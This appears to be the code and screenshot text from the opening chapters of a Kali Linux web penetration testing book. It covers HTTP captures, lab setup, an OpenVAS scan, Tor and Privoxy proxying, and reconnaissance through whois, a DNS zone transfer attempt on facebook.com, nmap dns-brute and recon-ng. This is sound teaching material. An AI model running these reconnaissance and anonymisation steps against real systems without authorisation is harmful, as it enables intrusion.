

Chapter 1: Introduction to Penetration Testing and Web Applications

name	value
GET	/ HTTP/1.1
Host	bing.com
User-Agent	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 Ubuntu/9.04 (jaunty) ...
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Proxy-Connection	keep-alive
Cookie	MUID=3ED2E7BAFA8A60B7245AE17DFE8A6375; SRCHD=AF=NOFORM; SRCHUSR=AUTOREDIR...

HTTP/1.1	200 OK
Cache-Control	private, max-age=0
Content-Type	text/html; charset=utf-8
Vary	Accept-Encoding
Server	Microsoft-IIS/8.5
P3P	CP="NON UNI COM NAV STA LOC CURA DEVa PSAa PSDa OUR IND"
Set-Cookie	_SS=SID=ED7B3D98C2064DC3965FBFF35C99C187; domain=.bing.com; path=/
Edge-control	no-store
X-MSEdge-Ref	Ref A: 465D0E85086E4711ACBC947748D9C98E Ref B: 42A6EA7522D9B45036708BAA2CE06...
Set-Cookie	_EDGE_S=SID=27653AABAAA56C0631723C57AB186D26; path=/; httponly, domain=bing.com
Date	Mon, 24 Nov 2014 07:35:42 GMT
Content-Length	57288

name	value
GET	/search?q=Kali+Linux&q=ns&form=QBLH&pq=&sc=0-0&sp=-1&sk=&cvid=e4e9c1850f3a434...
Host	www.bing.com
User-Agent	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.15) Gecko/2009102815 Ubuntu/9.04 (jaunty) ...
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Proxy-Connection	keep-alive
Referer	http://www.bing.com/
Cookie	MUID=3ED2E7BAFA8A60B7245AE17DFE8A6375; SRCHD=AF=NOFORM; SRCHUID=V=2&GUID=...

Parameter passed via the URL when using GET method


```
POST http://intranet.com:80/portal/index.php HTTP/1.1
Host: Webfarm1
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.24) Gecko/20111103 Firefox/3.6.24
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://intranet.com/portal
Content-length: 62
```

Parameters passed in the body of the HTTP request when using POST method


username=admin&password=test&imageField2.x=26&imageField2.y=10

```
root@ubuntu:~# nc ebay.com 80
OPTIONS / HTTP/1.1 ← Request
Host: ebay.com

HTTP/1.1 200 OK ← Response
Server: Apache-Coyote/1.1
Allow: GET, HEAD, POST, TRACE, OPTIONS
Content-Length: 0
Date: Mon, 24 Nov 2014 17:59:57 GMT
```



HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Date: Tue, 25 Nov 2014 18:22:25 GMT
Set-Cookie: ID=b34erdfWS; Domain=email.com; Path=/mail; Secure; HttpOnly; Expires=Wed, 26 Nov 2014 10:18:14 GMT



Chapter 2 Setting up Your Lab with Kali Linux

```

root@kali:/home# fdisk -l

Disk /dev/sda: 21.5 GB, 21474836480 bytes
255 heads, 63 sectors/track, 2610 cylinders, total 41943040 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x00000000

Disk /dev/sda doesn't contain a valid partition table

Disk /dev/sdb: 16.0 GB, 16030629888 bytes
255 heads, 63 sectors/track, 1948 cylinders, total 31309824 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x04030201


   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1   *          2168       31309823   15653828   7   HPFS/NTFS/exFAT
root@kali:/home#



```

```

root@kali:/mnt/kali# dd if=kali-linux-2.0-amd64.iso of=/dev/sdb1 bs=1M
3001+1 records in
3001+1 records out
3147300864 bytes (3.1 GB) copied, 1333.76 s, 2.4 MB/s
root@kali:/mnt/kali#

```





Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on

Buttons	Enabled
Add	<input checked="" type="checkbox"/>
Edit	<input type="checkbox"/>
Remove	<input type="checkbox"/>
Up	<input type="checkbox"/>
Down	<input type="checkbox"/>

Automatically fix missing

Automatically update Con

Specify the details of the interception rule.

Boolean operator: And

Match type: Domain name

Match relationship: Domain name

IP address

Protocol

HTTP method

URL

File extension

Request


Cookie name

Match and Replace

These settings are used to automatically replac

Matches any user agent value and replaces it with that of Iphone

Buttons	Enabled	Item	Match	Replace	Type	Comment
Add	<input type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/4.0 (com...	Regex	Emulate IE
Edit	<input checked="" type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (iPho...	Regex	Emulate iOS
Remove	<input type="checkbox"/>	Request header	^User-Agent.*\$	User-Agent: Mozilla/5.0 (Linu...	Regex	Emulate Android
Up	<input type="checkbox"/>	Request header	^If-Modified-Since.*\$		Regex	Require non-cached response
Down	<input type="checkbox"/>	Request header	^If-None-Match.*\$		Regex	Require non-cached response
	<input type="checkbox"/>	Request header	^Referer.*\$		Regex	Hide Referer header
	<input type="checkbox"/>	Request header	^Accept-Encoding.*\$		Regex	Require non-compressed respo...
	<input type="checkbox"/>	Response head...	^Set-Cookie.*\$		Regex	Ignore cookies
	<input type="checkbox"/>	Request header	^Host: foo.example.o...	Host: bar.example.org	Regex	Rewrite Host header





This Connection is Untrusted

You have asked Icedove to connect securely to **facebook.com**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

Get me out of here!

- ▶ Technical Details
- ▼ I Understand the Risks

```
root@kali2: ~
File Edit View Search Terminal Help
Please report synchronization problems to openvas-feed@intevation.de.
If you have any other questions, please use the OpenVAS mailing lists
or the OpenVAS IRC chat. See http://www.openvas.org/ for details.

receiving incremental file list
./

sent 62 bytes  received 774 bytes  334.40 bytes/sec
total size is 11,430,868  speedup is 13,673.29
[w] No CERT-Bund advisories found in /var/lib/openvas/cert-data
[i] Skipping /var/lib/openvas/cert-data/dfn-cert-2008.xml, file is older than last revision
[i] Skipping /var/lib/openvas/cert-data/dfn-cert-2009.xml, file is older than last revision
[i] Skipping /var/lib/openvas/cert-data/dfn-cert-2010.xml, file is older than last revision
[i] Skipping /var/lib/openvas/cert-data/dfn-cert-2011.xml, file is older than last revision
[i] Skipping /var/lib/openvas/cert-data/dfn-cert-2012.xml, file is older than last revision
[i] Updating /var/lib/openvas/cert-data/dfn-cert-2013.xml
[i] Updating /var/lib/openvas/cert-data/dfn-cert-2014.xml
[i] Updating /var/lib/openvas/cert-data/dfn-cert-2015.xml
[i] Updating Max CVSS for CERT-Bund
[i] Updating Max CVSS for DFN-CERT
Rebuilding NVT cache... done.
User created with password '3091da35-f060-4b52-a8d2-1ef8196612cc'.
root@kali2:~#
```


Logged in as Admin admin | Logout

Scan Management
Asset Management
SecInfo Management
Configuration
Extras
Administration
Help

Tasks Refresh every 30 Sec.

Filter:

apply_overrides=1 rows=10 first=1 sort=name

Name	Status	Reports		Severity	Trend	Actions
		Total	Last			
Immediate scan of IP 192.168.1.61	Done	1 (1)		10.0 (High)		
Immediate scan of IP 192.168.1.69	Done	1 (1)		0.0 (Log)		
Immediate scan of IP 192.168.1.70	Done	1 (1)		10.0 (High)		

(Applied filter: apply_overrides=1 rows=10 first=1 sort=name)


Welcome dear new user!
To explore this powerful application and to have a quick start for doing things the first time, I am here to assist you with some hints and short-cuts.

I will appear automatically in areas where you have created no or only a few objects. And disappear when you have more than 3 objects. You can call me with this icon

Quick start: Immediately scan an IP address
[IP address or hostname:](#)

For this short-cut I will do the following for you:

1. Create a new Target with default Port List
2. Create a new Task using this target with default Scan Configuration



```

root@kali:~# apt-get install tor privoxy
Reading package lists... Done
Building dependency tree
Reading state information... Done
privoxy is already the newest version.
The following extra packages will be installed:
  tor-geoipdb torsocks
Suggested packages:
  mixmaster xul-ext-torbutton tor-arm apparmor-utils
The following NEW packages will be installed:
  tor tor-geoipdb torsocks
0 upgraded, 3 newly installed, 0 to remove and 366 not upgraded.
Need to get 2,511 kB of archives.
After this operation, 6,504 kB of additional disk space will be used.
Do you want to continue [Y/n]? Y

```

```

root@kali:/var/log/tor#
root@kali:/var/log/tor#
root@kali:/var/log/tor# echo "forward-socks4a / 127.0.0.1:9050 ." >> /etc/privoxy/config
root@kali:/var/log/tor#

```

```

root@kali:~# /etc/init.d/tor start
[ ok ] Starting tor daemon...done (already running).
root@kali:~# /etc/init.d/privoxy start
root@kali:~# /etc/init.d/privoxy start
root@kali:~# netstat -lntup
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 127.0.0.1:9050          *                       LISTEN
45979/tor
tcp6       0      0 :::1:8118               *                       LISTEN
44274/privoxy
udp        0      0 0.0.0.0:68             *                       *
2610/dhclient
udp        0      0 0.0.0.0:45405          *                       *
2610/dhclient
udp6       0      0 :::33721                *                       *
2610/dhclient
root@kali:~#

```

Ports for Tor and Privoxy Listening

Connection Settings

Configure Proxies to Access the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings

Manual proxy configuration:

HTTP Proxy: Port:


Use this proxy server for all protocols

SSL Proxy: Port:

FTP Proxy: Port:


SOCKS Host: Port:

SOCKS v4 **SOCKS v5**



**Congratulations. This browser is configured to use
Tor.**

Your IP address appears to be: **77.247.181.162**



```
root@kali:/var/log/tor# env | grep proxy
root@kali:/var/log/tor# export http_proxy="127.0.0.1:8118"
root@kali:/var/log/tor# env | grep proxy
http_proxy=127.0.0.1:8118
```

Chapter 3: Reconnaissance and Profiling the Web Server


```
root@kali:~# whois facebook.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.whois.com
for detailed information.

Domain Name: FACEBOOK.COM
Registrar: MARKMONITOR INC.
Whois Server: whois.markmonitor.com
Referral URL: http://www.markmonitor.com
Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM
Status: clientDeleteProhibited
Status: clientTransferProhibited
Status: clientUpdateProhibited
Status: serverDeleteProhibited
Status: serverTransferProhibited
Status: serverUpdateProhibited
Updated Date: 28-sep-2012
Creation Date: 29-mar-1997
Expiration Date: 30-mar-2020

Registry Registrant ID:
Registrant Name: Domain Administrator
Registrant Organization: Facebook, Inc.
Registrant Street: 1601 Willow Road,
Registrant City: Menlo Park
Registrant State/Province: CA
Registrant Postal Code: 94025
Registrant Country: US
Registrant Phone: +1.6505434800
Registrant Phone Ext:
Registrant Fax: +1.6505434800
```

```
Domain Name: FACEBOOK.COM
Registrar: MARKMONITOR INC.
Whois Server: whois.markmonitor.com
Referral URL: http://www.markmonitor.com
Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM
```

```
root@Kali:~# dig @192.168.1.50 pentesting_lab.com -t AXFR
; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> @192.168.1.50 pentesting_lab.com -t AXFR
; (1 server found)
;; global options: +cmd
pentesting_lab.com.      3600      IN        SOA
0.com. 8 900 600 86400 3600
pentesting_lab.com.      3600      IN        NS
Citrix_1.pentesting_lab.com. 3600 IN      A         192.168.1.100
DC1.pentesting_lab.com. 3600      IN        A         192.168.43.56
F5_Load.pentesting_lab.com. 3600 IN      A         192.168.1.111
ftp.pentesting_lab.com. 3600      IN        A         20.21.45.123
Mail.pentesting_lab.com. 3600      IN        A         192.168.1.95
Prod_SRV1.pentesting_lab.com. 3600 IN      A         192.168.1.81
webserver.pentesting_lab.com. 3600 IN      A         192.168.1.60
```

```
root@Kali:/usr/bin# dig @69.171.239.12 facebook.com -t AXFR
;; Connection to 69.171.239.12#53(69.171.239.12) for facebook.com failed: connection refused.
```

```
root@kali:/mnt# nmap --script dns-brute --script-args dns-brute.domain=pentesting-lab.com
Starting Nmap 6.40 ( http://nmap.org ) at 2014-12-10 15:13 UTC
Pre-scan script results:
| dns-brute:
|   DNS Brute-force hostnames
|   www.pentesting-lab.com - 196.123.34.45
|   admin.pentesting-lab.com - 196.123.34.65
|   dev.pentesting-lab.com - 201.34.156.1
|   chat.pentesting-lab.com - 23.34.124.33
|   citrix.pentesting-lab.com - 196.123.34.67
|_  cms.pentesting-lab.com - 23.34.134.21
```

```
[recon-ng][default] > show modules

Discovery
-----
  discovery/info_disclosure/cache_snoop
  discovery/info_disclosure/interesting_files

Exploitation
-----
  exploitation/injection/command_injector
  exploitation/injection/xpath_bruter

Import
-----
  import/csv_file

Recon
-----
  recon/companies-contacts/facebook
  recon/companies-contacts/jigsaw
  recon/companies-contacts/jigsaw/point_usage
  recon/companies-contacts/jigsaw/purchase_contact
  recon/companies-contacts/jigsaw/search_contacts
```

```
[recon-ng][default] > keys add bing_api [REDACTED]
[recon-ng][default] > keys list
```

Name	Value
bing_api	[REDACTED]
builtwith_api	
facebook_api	
facebook_password	""
facebook_secret	""
facebook_username	""

```
